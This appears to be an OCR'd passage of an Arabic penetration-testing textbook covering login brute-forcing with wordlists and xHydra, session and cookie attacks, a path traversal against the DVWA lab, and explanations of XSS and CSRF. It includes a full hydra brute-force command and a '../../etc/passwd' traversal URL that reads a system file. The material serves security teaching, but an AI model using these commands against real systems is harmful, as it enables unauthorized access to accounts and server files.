
يجب أن نستخدم ملف نصي يحوي على قائمة كبيرة بأسماء

المستخدمين وملف نصي آخر يحوي على عدد كبير من كلمات السر


يوجد العديد من المواقع على الانترنت و التي يمكنك أن تحصل هذه

الملفات منها.


من أجل البرامتر الأول سوف نستخدم الملف النصي الذي يحوي على قائمة بأسماء المستخدمين



ومن أجل البرامتر الثاني سوف نستخدم الملف النصي الذي يحوي على قائمة بكلمات السر



لبدأ هذا الهجوم سوف نقوم بالضغط على **Start attack**




سيتم استخدام كل اسماء المستخدمين وكلمات السر حتى الحصول على اسم المستخدم وكلمة السر الصحيحة.

يوجد العديد من الخيارات التي يمكن استخدامها في هذا الهجوم

كما يمكن القيام بهذا الهجوم باستخدام الأداة **xHydra**

(موجودة بشكل تلقائي في الكالي) ولها واجهة رسومية بسيطة ومن السهل التعامل معها


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Target
Single Target
127.0.0.1/
Target List
Prefer IPV6
Port
80
Protocol
https-post-form
Output Options
Use SSL
Be Verbose
Show Attempts
Debug
COMPLETE HELP
Service Module Usage Details
hydra -s 80 -V -L /root/file.txt -P /root/file.txt -e s -t 16 -u -m 127.0.0.1/ https-post-form

مهاجمة الجلسة Session Attacks:

التالي هو بعض أنواع الهجمات التي تستخدم لاستغلال ثغرات الجلسة

- **سرقة الجلسة Session hijacking**: يتم ذلك بسرقة مُعرف المستخدم وإعادة استخدامه من قبل مختبر الاختراق.
سرقة مُعرف المستخدم يمكن أن تتم بعدة طرق مختلفة ولكن **XSS** هي الطريقة الأكثر شيوعاً، سوف نتحدث عن **XSS** لاحقاً في هذا الكتاب
- **تثبيت الجلسة Session fixation:** تحدث عندما يقوم مختبر الاختراق بتخصيص مُعرف جلسة شرعي من التطبيق لمستخدم غير معروف.
هذا يتم عادتاً من خلال عنوان **web URL** المستخدم يجب أن يضغط على الرابط، وعندما يضغط على هذا الرابط ويقوم بتسجيل الدخول إلى التطبيق عندها يقوم المهاجم باستخدام نفس مُعرف الجلسة.
هذا الهجوم يحدث أيضاً عندما يقبل سيرفر الويب أي جلسة من المستخدم (أو المهاجم) ولا يقوم بتخصيص جلسة جديدة فوق المصادقة، في هذه الحالة مختبر الاختراق سوف يختار جلسته التي قام بتحديدها مسبقاً ويرسلها إلى الهدف
هذا الهجوم يعمل لأن مُعرف الجلسة يُسمح بإعادة استخدامه في جلسات متعددة.

- **منح الجلسة Session donation:** هذا الهجوم شبيه جداً بتثبيت الجلسة ولكن بدلاً من تخصيص مُعرف المستخدم، فإن مختبر الاختراق سيقوم بتقديم مُعرف الجلسة (جلسة المهاجم) إلى المستخدم على أمل أن يقوم المستخدم بإكمال العملية بدون معرفة.

  المثال الكلاسيكي هو هجوم التصيد **phishing** محاولة خداع مستخدمي الإنترنت للحصول على بياناتهم الشخصية (مثل كلمة السر أو رقم بطاقة الائتمان) عن طريق إنشاء صفحة ويب مطابقة تماما لموقع مؤسسة رسمية وعندما يقوم الهدف بإدخال اسم المستخدم وكلمة المرور سوف ترسل هذه المعلومات إلى ملف خاص بمختبر الاختراق.

- مُعرف الجلسة في عنوان **URL**:

  تتم عندما يتم تمرير مُعرف الجلسة كبرامتر في عنوان **URL** خلال عملية الطلب والإجابة

  اذا كانت هذه العملية موجودة فإن مختبر الاختراق يستطيع ارسال عنوان **URL** إلى المستخدم والقيام بعمليات الهجوم المشروحة سابقاً.

مهاجمة الكوكيز:

الهجوم على الكوكيز القابل للتطبيق يتمحور حول مبدأ إعادة استخدام الكوكيز، ليس مهم من قام بإصدار الكوكيز أو كيف يقوم مختبر الاختراق بسرقة الكوكيز أو كيف يخطط لإعادة استخدامها ولكن المهم فقط هو أن يكون تطبيق الويب يعمل بشكل كامل مع الكوكيز القديمة ،ويمكن اكتشاف ذلك بسهولة.

يمكن القيام بسلسلة من الاختبارات ضد تطبيق الويب لمعرفة اذا كانت ثغرة إعادة استخدام الكوكيز موجودة في التطبيق

- قم بتسجيل الخروج من التطبيق ثم قم بالضغط على زر العودة في المتصفح وقم بتحديث الصفحة لترى فيما إذا كان بإمكانك الاستمرار بالوصول إلى الصفحة في تطبيق الويب وذلك في الصفحات التي تحتاج إلى جلسة فعالة **active session**
- انسخ وألصق مُعرف جلستك إلى مستند نصي وقم بإعادة استخدامه بعد القيام بعملية تسجيل الخروج من التطبيق، يمكنك استخدام **intercepting proxy** لإضافة مُعرف الجلسة القديم
- توقف عن استخدام المتصفح لعدة ساعات لاختبار قيمة الفترة الزمنية للتطبيق وذلك بعد أن تتلقى مُعرف جلسة شرعي.

- العديد من تطبيقات الويب ترسل الكوكيز إلى المستخدم عندما يقوم بزيارة الموقع حتى وأن لم يقم بعملية تسجيل الدخول ،قم بنسخ ولصق مُعرف الجلسة إلى مستند نصي ثم قم بعملية تسجيل الدخول ثم قم بعملية مقارنة لمُعرف الجلسة الذي ارسله الموقع قبل تسجيل الدخول ومُعرف الجلسة بعد القيام بعملية تسجيل الدخول، يجب أن يكون القيم مختلفة وإذا لم تكن مختلفة فهذه ثغرة كبيرة في إدارة الجلسة.
- قم بعملية تسجيل الدخول إلى نفس التطبيق من متصفحين مختلفين لترى فيما إذا كان التطبيق يدعم تسجيل الدخول المزدوج، إذا كان يوجد جلستين إذا كان يوجد مُعرف جلسة وحيد سيتم تنبيهك في المتصفح الأول بأنه تم تسجيل الدخول إلى نفس الحساب في نفس الوقت من مكان أخر.


هجوم تجاوز المسار Path Traversal Attack:

يحدث هذا الهجوم عندما يحاول مختبر الاختراق إبطال مفعول أي إجراءات حماية ومصادقة قام بوضعها مدير التطبيق ومبرمج التطبيق للسماح لمستخدمي التطبيق بالوصول فقط إلى مجلدات معينة دون مجلدات أخرى.

هذا النوع من الهجوم يتم عادتاً من قبل مستخدم قام بعملية المصادقة في التطبيق ويقوم بفحص المصادر التي يمكن للمستخدم العادي الوصول إليها ثم يقوم بخلق طلب خبيث لاستخدامه بالوصول إلى المصادر الغير مصرح له بالوصول إليها.

بنية ملفات سيرفر الويب:

إذا كنت تستخدم نظام لينكس كبيئة لتطبيق الويب فإن بنية المجلدات سوف تختلف بحسب سيرفر الويب، في مثالنا **DVWA** فإن بنية المجلدات ستكون كما في الشكل التالي:



المجلدات ذات اللون الأزرق هي المجلدات التي يسمح تطبيق الويب للمستخدم بالوصول إليها، وكل المجلدات ذات اللون الأبيض لا يسمح لمستخدمي تطبيق الويب الوصول إليها وهي مخصصة فقط لمدير تطبيق الويب.

تنفيذ هجوم تجاوز المسار يسمح لك بالوصول إلى المصادر الغير مصرح لك الوصول إليها

```
root@h2o:~# cd /var/www/html/dvwa/dvwa/
root@h2o:/var/www/html/dvwa/dvwa# ls
css  images  includes  js
root@h2o:/var/www/html/dvwa/dvwa# 
```

سوف نقوم بهجوم تجاوز المسار (التنقل عبر المجلدات) من أجل الوصول إلى المصادر في سيرفر الويب الغير مصرح لنا بالوصول إليها.


هذه الثغرة تسمح لنا أيضاً برفع ملفات وتغير الإعدادات في سيرفر الويب.

أول مرحلة في هذا الهجوم هي معرفة المكان الموجودة فيه ملفات تطبيق الويب على السيرفر ومن ثم محاولة الانتقال لمسارات أخرى (مجلدات أعلى) باستخدام التعليمة " ../ " عدد من المرات لاستغلال ثغرة تجاوز المسار.

المهم أن نصل إلى مجلد **root**

لاختبار هذه التغرة نستخدم هذه التعليمة " ../ " عدد من المرات إلى أن نحصل على العدد الصحيح وهو عدد المجلدات الموجودة في هذا المسار

127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd



من أجل نجاح هذا الهجوم تأكد من أن مستوى الحماية في **DVWA** هو **low**

استخدمنا " **../** " **6** مرات من أجل الوصول إلى **/etc/passwd** وهذا يعني أنه يمكننا الوصول إلى **root directory** بتجاوز الملفات أربع مرات.

في هذا الهجوم تمكنا من تجاوز المسار المخصص لتطبيق الويب وقمنا بكشف معلومات حساسة عن السيرفر الهدف.



محتوى هذا الفصل:

- مهاجمة مستخدمي تطبيق الويب
- **cross-site scripting (XSS)**
- **cross-site request forgery (CSRF)**
- الهندسة الاجتماعية باستخدام **Social Engineer Toolkit (SET)**

Human is the key to security

مقدمة:

مصطلح المستخدم يشير إلى الجهاز الذي يستخدم من أجل الاتصال بالشبكة مثل أجهزة الكمبيوتر أو الأجهزة المحمولة.

الأشخاص هم عرضة لثغرات كثيرة سوف نناقشها في هذا الفصل.

مهاجمة المستخدم متعلقة بمهاجمة تطبيقات الويب وهي تظهر كطريقة لتعريف من المتصل بتطبيق الويب وماهي الثغرات الموجودة في نظامه وفيما إذا كان من الممكن تأمين وسيلة للوصول إلى معلومات تطبيق الويب.

التركيز في هذا الفصل سيكون على تعريف أنظمة الوصول إلى تطبيقات الويب وتخمين الثغرات واستغلالها إذا كان هذا الأمر ممكن.

بعض أنواع الهجمات على مستخدم الويب تعتمد على ثغرات موجودة في تطبيق الويب والبعض الأخر لا يتطلب وجود أي ثغرة في تطبيق الويب ولكن تعتمد فقط على جهل المستخدم وذلك باستخدام الهندسة الاجتماعية.

ثغرة Cross-Site Scripting (XSS):

هي ثغرة منتشرة جداً في تطبيقات الويب، عندما تقوم بزيارة موقع ويب فإن متصفحك يطور علاقة موثوقة مع تطبيق الويب، متصفحك يفترض أن هذه العلاقة موثوقة لأنه يقوم بالطلب من موقع الويب ويجب عليه أن يثق بأي إجابة تعود إليه من تطبيق الويب.

هذه العلاقة الموثوق بها تسمح للصور والمستندات و السكريبتات من تطبيق الويب بالظهور على متصفحك.

هذه العلاقة لا تكون آمنة عندما يكون التطبيق مصاب بثغرة **XSS**

إذا كان التطبيق مصاب بثغرة **XSS** فإن مختبر الاختراق يستطيع خلق طلب لعنوان **URL** يحوي على سكريبت خبيث ويقوم بتمرير عنوان **URL** إلى المستخدم الهدف، إذا قام الهدف بالضغط على هذا الرابط فإن الطلب الخبيث سوف يرسل إلى تطبيق الويب، التطبيق سوف يقوم بالرد من خلال إرسال إجابة إلى المستخدم تحوي على سكريبت خبيث، هذا السكريبت يتولد في السيرفر ويرسل إلى متصفح الهدف ويتم تنفيذه في المتصفح.

المتصفح سوف يقوم بتنفيذ السكريبت لأنه يثق بتطبيق الويب.

مختبر الاختراق يجب أن يجد ثغرة **XSS** في مكان ما من موقع الويب وعندما يقوم الهدف بالضغط على الرابط سوف يتم إرسال طلب إلى التطبيق وسوف يرد التطبيق بإرسال إجابة يتم تنفيذها في متصفح الهدف وهذا يسمح لمختبر الاختراق بحقن سكريبت خبيث في إجابة التطبيق التي يتم إرسالها إلى متصفح الهدف.

الأداتين الأكثر شهرة لاستغلال هذه الثغرة:

Cross-Site Scripting Framework (XSSF)

Browser Exploitation Framework (BeEF)

ثغرة Cross-Site Request Forgery (CSRF):

هذه الثغرة تتطلب ثقة المتصفح بتطبيق الويب وتتطلب أن يقوم مختبر الاختراق بخلق طلب خبيث ليتم الضغط عليه من قبل مستخدم جاهل أو قليل الخبرة ولكن بدلاً من حقن السكريبت الخبيث كما في **XSS** فإن هجوم **CSRF** يقوم بتنفيذ عمل شرعي في التطبيق بدون معرفة المستخدم الهدف.

معظم العمليات التي يدعمها التطبيق مثل خلق مستخدم جديد أو تغيير كلمة السر أو حذف محتوى موقع الويب يمكن أن تتم بدون إدراك المستخدم بهجوم **CSRF**

وهذا هو سبب تسميته بتزوير الطلب **request forgery**

:XSS VS CSRF

الكثير من الأشخاص يخلطون بين **XSS and CSRF** وذلك بسبب أن كلا الثغرتين تتطلب خلق طلب ويب نظامي والتفاعل مع المستخدم لجعله يقوم بعمل طلب من تطبيق الويب بدون إدراكه.

الفرق بين التقنيتين هو الشئ المستخدم لتفيذ الاستغلال

XSS تستخدم سكريبت في المتصفح بينما **CSRF** تستخدم أي طلب (**GET or POST**) لإكمال العمل الشرعي في التطبيق.

